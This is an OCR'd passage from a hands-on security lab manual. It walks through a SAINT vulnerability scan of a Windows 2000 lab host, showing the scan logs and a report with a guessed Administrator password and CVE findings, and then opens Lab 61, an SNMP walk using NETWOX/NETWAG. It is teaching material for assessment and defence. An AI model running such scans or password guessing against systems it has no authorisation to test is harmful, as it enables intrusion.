
Authentication will result in a more thorough assessment and may reduce false positives.

Windows Domain Administrator (*See security warning.*)

Login:
Password:

Linux User (Requires SSH to be running on each target.)

Scroll down to the bottom of the screen and click the **Scan Now** button.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
SAINT Scan Setup - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back
Forward
Reload
Stop
http://localhost.localdomain:33029/37d1115cece257b4
Search
Print
Home
Bookmarks
Red Hat Network
Support
Shop
Products
Training
SAINT®
The Standard for Detecting Vulnerabilities
Home
Sessions
Scan Set-Up
Data Analysis
Configuration
Schedule
Documentation
Thu Dec 08
5:28 PM
Your version of VMware Tools is out of date.

○ Extensive Firewall Support

Authentication ▸

Authentication will result in a more thorough assessment and may reduce false positives.

Windows Domain Administrator (*See security warning.*)

Login:

Password:

Linux User (Requires SSH to be running on each target.)

Login:


Password:

Scan Now Scan Later

Done

SAINT will now begin scanning the target for any vulnerability it can locate. The results of the scan will be displayed on the screen as they are determined.

***Note:** Notice the VCR-type control box that appears on the screen as well. This allows you to **Pause, Stop,** or **View Results in Progress**. Be patient for the results as SAINT may take a while.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
SAINT Data Collection - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back
Forward
Reload
Stop
http://localhost.localdomain:33029/37d1115cece257b4
Search
Print
Home
Bookmarks
Red Hat Network
Support
Shop
Products
Training
SAINT®
SCANNING
The Standard for Detecting Vulnerabilities
Moz
VIEW RESULTS IN PROGRESS
PAUSE
STOP
Phase 1
Thu Dec 08
5:29 PM
Your version of VMware Tools is out of date.


SAINT data collection

Data collection in progress...

```
Maximum concurrent probes = 10
Running adore.saint w2kas.gateway.2wire.net (maximum 45 seconds)
Running dns.saint w2kas.gateway.2wire.net (maximum 45 seconds)
Running ddos.saint w2kas.gateway.2wire.net (maximum 45 seconds)
Running rpc.saint w2kas.gateway.2wire.net (maximum 45 seconds)
Running udpscan.saint
1-19,53,67-69,111,123,137-139,161-162,177,1434,1812,1900,3401,5060,5135,7777,8999,17185,20-52,54-66,70-110,112-122,124-136,1
w2kas.gateway.2wire.net (maximum 120 seconds)
Running tcpscan.saint
10008,10202,10203,12754,13701,13722,14247,15104,16660,20031,20432,21700,25702,27374,27665,32766,33270,33567,33568,36010
w2kas.gateway.2wire.net (maximum 1250 seconds)
Running ostype.saint w2kas.gateway.2wire.net (maximum 120 seconds)
```


Transferring data from localhost.localdomain...

SAINT will complete the vulnerability scan.
Click on **Continue with report and analysis** at the bottom of the screen.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
SAINT Data Collection - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back
Forward
Reload
Stop
http://localhost.localdomain:33029/37d1115cece257b4
Search
Print
Home
Bookmarks
Red Hat Network
Support
Shop
Products
Training
Done
Thu Dec 08
5:43 PM
Your version of VMware Tools is out of date.

```
Running oracle.saint -u "" 2103:TCP w2kas.gateway.2wire.net (maximum 45 seconds)
Running radia.saint 1028:TCP w2kas.gateway.2wire.net (maximum 45 seconds)
Running proxy.saint http-connect http w2kas.gateway.2wire.net (maximum 45 seconds)
Running sybase.saint -u sa 6666:TCP w2kas.gateway.2wire.net (maximum 45 seconds)
Running sybase.saint -u sa eklogin w2kas.gateway.2wire.net (maximum 45 seconds)
Running sybase.saint -u sa 2107:TCP w2kas.gateway.2wire.net (maximum 45 seconds)
Warning: sybase.saint w2kas.gateway.2wire.net timed out
Warning: sybase.saint w2kas.gateway.2wire.net timed out
Warning: https.saint w2kas.gateway.2wire.net timed out
Processing data
Running win_login.saint -i 1 -u "" -g 2 -1 "" -2 "%l" -3 "password" -4 "%b" -5 "%l1" -P len=8:hist=24:max=42:min=2:lock=3
w2kas.gateway.2wire.net (maximum 240 seconds)
Running win_filechk.saint -w 2000 -s "" -u "" -P "boottime=5" -x 1 w2kas.gateway.2wire.net (maximum 120 seconds)
Processing data
Running win_login.saint -i 2 -u "" -g 2 -1 "" -2 "%l" -3 "password" -4 "%b" -5 "%l1" -P len=8:hist=24:max=42:min=2:lock=3
w2kas.gateway.2wire.net (maximum 240 seconds)
Processing data
SAINT run completed in saint-data session

Data collection completed (1 host(s) visited).

Back to the SAINT start page | Continue with report and analysis
```

Under **Report Type** select **Full Scan Report**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
Data Analysis - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back
Forward
Reload
Stop
http://localhost.localdomain:33029/37d1115cece257b4
Search
Print
Home
Bookmarks
Red Hat Network
Support
Shop
Products
Training
SAINT®
The Standard for Detecting Vulnerabilities
Home
Sessions
Scan Set-Up
Data Analysis
Configuration
Schedule
Documentation
Done
Thu Dec 08
5:46 PM
Your version of VMware Tools is out of date.

You have not configured SAINTexpress! Automatic SAINT updates are not enabled. To configure SAINTexpress, go to the Home tab and select "Configure SAINTexpress Plug-In".

Report Type ▸


● **Full Scan Report**
All available information, including charts, tables, hosts, vulnerabilities, services, users, shares, and technical details.

○ **Full Vulnerability Report**
All vulnerability information, including charts, tables, hosts, vulnerabilities, and technical details.

○ **Executive Report**
Pie charts and bar graphs which summarize the vulnerabilities found on the network. (Use HTML format. With Simple HTML format, pie charts are only visible in Internet Explorer browsers.)

○ **Technical Overview**
Lists of hosts, vulnerabilities, services, and associated information. This report is best for planning a remediation strategy, or for importing into spreadsheet or

Scroll down to the bottom of the screen and click the **Continue** button. Continue


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
Data Analysis - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://localhost.localdomain:33029/37d1115cece257b4
Search Print
Home Bookmarks Red Hat Network Support Shop Products Training
SAINT®
The Standard for Detecting Vulnerabilities
Home Sessions Scan Set-Up Data Analysis Configuration Schedule Documentation

multiple data sets.

○ **Custom**

New report type File name: Template:

Full Scan

Data Sets ▸

Data set to analyze:

● current data

Report title: SAINTwriter Assessment Report


Report format: HTML

□ Show IAVA numbers (*requires IAVA plugin*)

Continue

Done
Thu Dec 08
5:47 PM
Your version of VMware Tools is out of date.

The **SAINT Vulnerability Assessment Report** will appear.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
SAINTwriter Assessment Report - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://localhost.localdomain:33029/37d1115cece257b4
Search Print
Home Bookmarks Red Hat Network Support Shop Products Training
Contents
Introduction
Summary
Overview
Details
SAINT®
Vulnerability Assessment Report
New Report
Save Report

December 8, 2005

1.0 Introduction

On December 8, 2005, at 5:33 PM, a heavy network vulnerability assessment was conducted using the SAINT® 5.9.5 vulnerability scanner. A total of one live host was discovered and scanned. On this host, SAINT detected two critical problems, two areas of concern, and 18 potential problems. The host and problems detected are discussed in greater detail in the following sections.

2.0 Summary


The following vulnerability severity levels are used to categorize the vulnerabilities:

CRITICAL PROBLEMS

Vulnerabilities which pose an immediate threat to the network by allowing a remote attacker to directly gain read or write access, execute commands on the target, or create a denial of service.

The results can be analyzed by scrolling down the right side of the screen. In this example, SAINT has identified the following:

- 2 critical problems
- 2 areas of concern
- 18 potential problems
- 32 services


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
SAINTwriter Assessment Report - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://localhost.localdomain:33029/37d1115cece257b4
Search
Print
Home Bookmarks Red Hat Network Support Shop Products Training
Contents
Introduction
Summary
Overview
Details
40
30
20
10
0
2
2
18
32
critical problems
areas of concern
potential problems
services
areas of concern 4%
critical problems 4%
potential problems 33%
services 59%
Done
Thu Dec 08
5:47 PM
Your version of VMware Tools is out of date.

2.1 Vulnerabilities by Severity


This section shows the overall number of vulnerabilities detected at each severity level.

2.2 Hosts by Severity

This section shows the overall number of hosts detected at each severity level. The severity level of a host is defined as the highest vulnerability severity level detected on that host.


By scrolling further down the screen, SAINT will identify the class of concern from the overall number of vulnerabilities identified. In this example, the target has indentified the following:

- 3 Web vulnerabilities
- 2 Networking/Simple Network Management Protocol (SNMP) vulnerabilities
- 14 Windows operating system (OS) vulnerabilities
- 1 Password vulnerability
- 2 Other vulnerabilities


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
SAINTwriter Assessment Report - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://localhost.localdomain:37660/f325e2403464a303
Search
Print
Home Bookmarks Red Hat Network Support Shop Products Training
Contents
Introduction
Summary
Overview
Details
5
0
3
0
0
0
0
0
0
0
2
1
2
Web
Mail
File Transfer
Login/Shell
Print Services
RPC
DNS
Databases
Networking/SNMP
Windows OS
Passwords
Other
Windows OS 64%
Networking/SNMP 9%
Web 14%
Other 9%
Passwords 5%
Done
Thu Dec 08 7:40 PM
Your version of VMware Tools is out of date.

Further down the screen, SAINT provides a detailed list of the vulnerabilities. Items displayed are as follows:

- Target Host Name
- Criticality severity
- The specific Vulnerability/Service
- The Class
- The CVE (Common Vulnerabilities and Exposure)
- If the vulnerability is a member of the Top 20 list (SysAdmin, Audit, Network, Security [SANS] Top 20)



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
SAINTwriter Assessment Report - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back
Forward
Reload
Stop
http://localhost.localdomain:33029/37d1115cece257b4
Search
Print
Home
Bookmarks
Red Hat Network
Support
Shop
Products
Training
Contents
Introduction
Summary
Overview
Details
Done
Thu Dec 08
5:49 PM
Your version of VMware Tools is out of date.

3.2 Vulnerability List

This table presents an overview of the vulnerabilities detected on the network.

Host Name	Severity	Vulnerability / Service	Class	CVE	Top 20?
w2kas.gateway.2wire.net	critical	Guessed password to windows account (Administrator:123)	Passwords	CVE-1999-0503 CVE-1999-0505	no
w2kas.gateway.2wire.net	critical	Windows Message Queuing vulnerability	Windows OS	CVE-2005-0059	yes
w2kas.gateway.2wire.net	concern	Web server allows cross-site tracing	Web		no
w2kas.gateway.2wire.net	concern	null session access using alternate pipes	Windows OS	CVE-2005-2150	no
w2kas.gateway.2wire.net	potential	guessable read community string	Networking/SNMP	CVE-1999-0516 CVE-1999-0517	no
w2kas.gateway.2wire.net	potential	Possible vulnerabilities in IIS 5	Web	CVE-2000-0770 CVE-2001-0151 CVE-2001-0241 CVE-2001-0500 CVE-2001-0507 CVE-2002-0869 CVE-2002-1180 CVE-2002-1181 CVE-2002-1182 CVE-2003-0223 CVE-2003-0224 CVE-2003-0225	no

Scrolling down, the specifics for each vulnerability are listed, as well as the potential impact, possible solution, and results of the vulnerability found. For instance, in this example the Administrator's password was discovered to be 123.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
SAINTwriter Assessment Report - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back
Forward
Reload
Stop
http://localhost.localdomain:33029/37d1115cece257b4
Search
Print
Home
Bookmarks
Red Hat Network
Support
Shop
Products
Training
Contents
Introduction
Summary
Overview
Details
Done
Thu Dec 08
5:49 PM
Your version of VMware Tools is out of date.

3.2 Vulnerability List

This table presents an overview of the vulnerabilities detected on the network.

Host Name	Severity	Vulnerability / Service	Class	CVE	Top 20?
w2kas.gateway.2wire.net	critical	Guessed password to windows account (Administrator:123)	Passwords	CVE-1999-0503 CVE-1999-0505	no
w2kas.gateway.2wire.net	critical	Windows Message Queuing vulnerability	Windows OS	CVE-2005-0059	yes
w2kas.gateway.2wire.net	concern	Web server allows cross-site tracing	Web		no
w2kas.gateway.2wire.net	concern	null session access using alternate pipes	Windows OS	CVE-2005-2150	no
w2kas.gateway.2wire.net	potential	guessable read community string	Networking/SNMP	CVE-1999-0516 CVE-1999-0517	no
w2kas.gateway.2wire.net	potential	Possible vulnerabilities in IIS 5	Web	CVE-2000-0770 CVE-2001-0151 CVE-2001-0241 CVE-2001-0500 CVE-2001-0507 CVE-2002-0869 CVE-2002-1180 CVE-2002-1181 CVE-2002-1182 CVE-2003-0223 CVE-2003-0224 CVE-2003-0225	no

***Note:** One of the features I like best is that the SAINT vulnerability scanner provides links where you can download patches or new versions of software that will eliminate the detected vulnerabilities. Although it is not free beyond the two IP limitations for 30-day trial use, SAINT receives a two-thumbs up.

Lab 61: SNMP Walk

Exploit Data via SNMP Walk: NETWOX/NETWAG

Prerequisites: Simple Network Management Protocol (SNMP) target

Countermeasures: Bastion servers/workstations, host-based firewalls, strong passwords, File Transfer Protocol (FTP) over Secure Socket Layer (SSL)


Description: The NETWOX (NETWork toolbOX) application can be a very dangerous tool in the wrong hands. NETWAG is the GUI interface for NETWOX. In this lab, the tool is used to demonstrate its ability to "walk" the SNMP. SNMP lets you "read" information from a device. SNMP gives its information via a Management Information Base (MIB). MIBs are like directories and are referred to by name or by number. Remember that all commands in Linux are *case sensitive*.

***Note:** Lab 53 demonstrated using NETWOX/NETWAG in a Linux environment. In this lab I will demonstrate the Windows version.

Procedure: Set the parameters, execute against the target(s), and review the results.

Double-click the **Netwag** icon.


The NETWAG application will start.


Windows 2000 Server - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Windows 2000 Server
Windows 2000 Advanced Server
netwag
File Edit Session Options Help
Tool
Local info
Remote info
Clipboard
Search
Help
Form
Running
History
● sort ○ tree
● show all ○ search
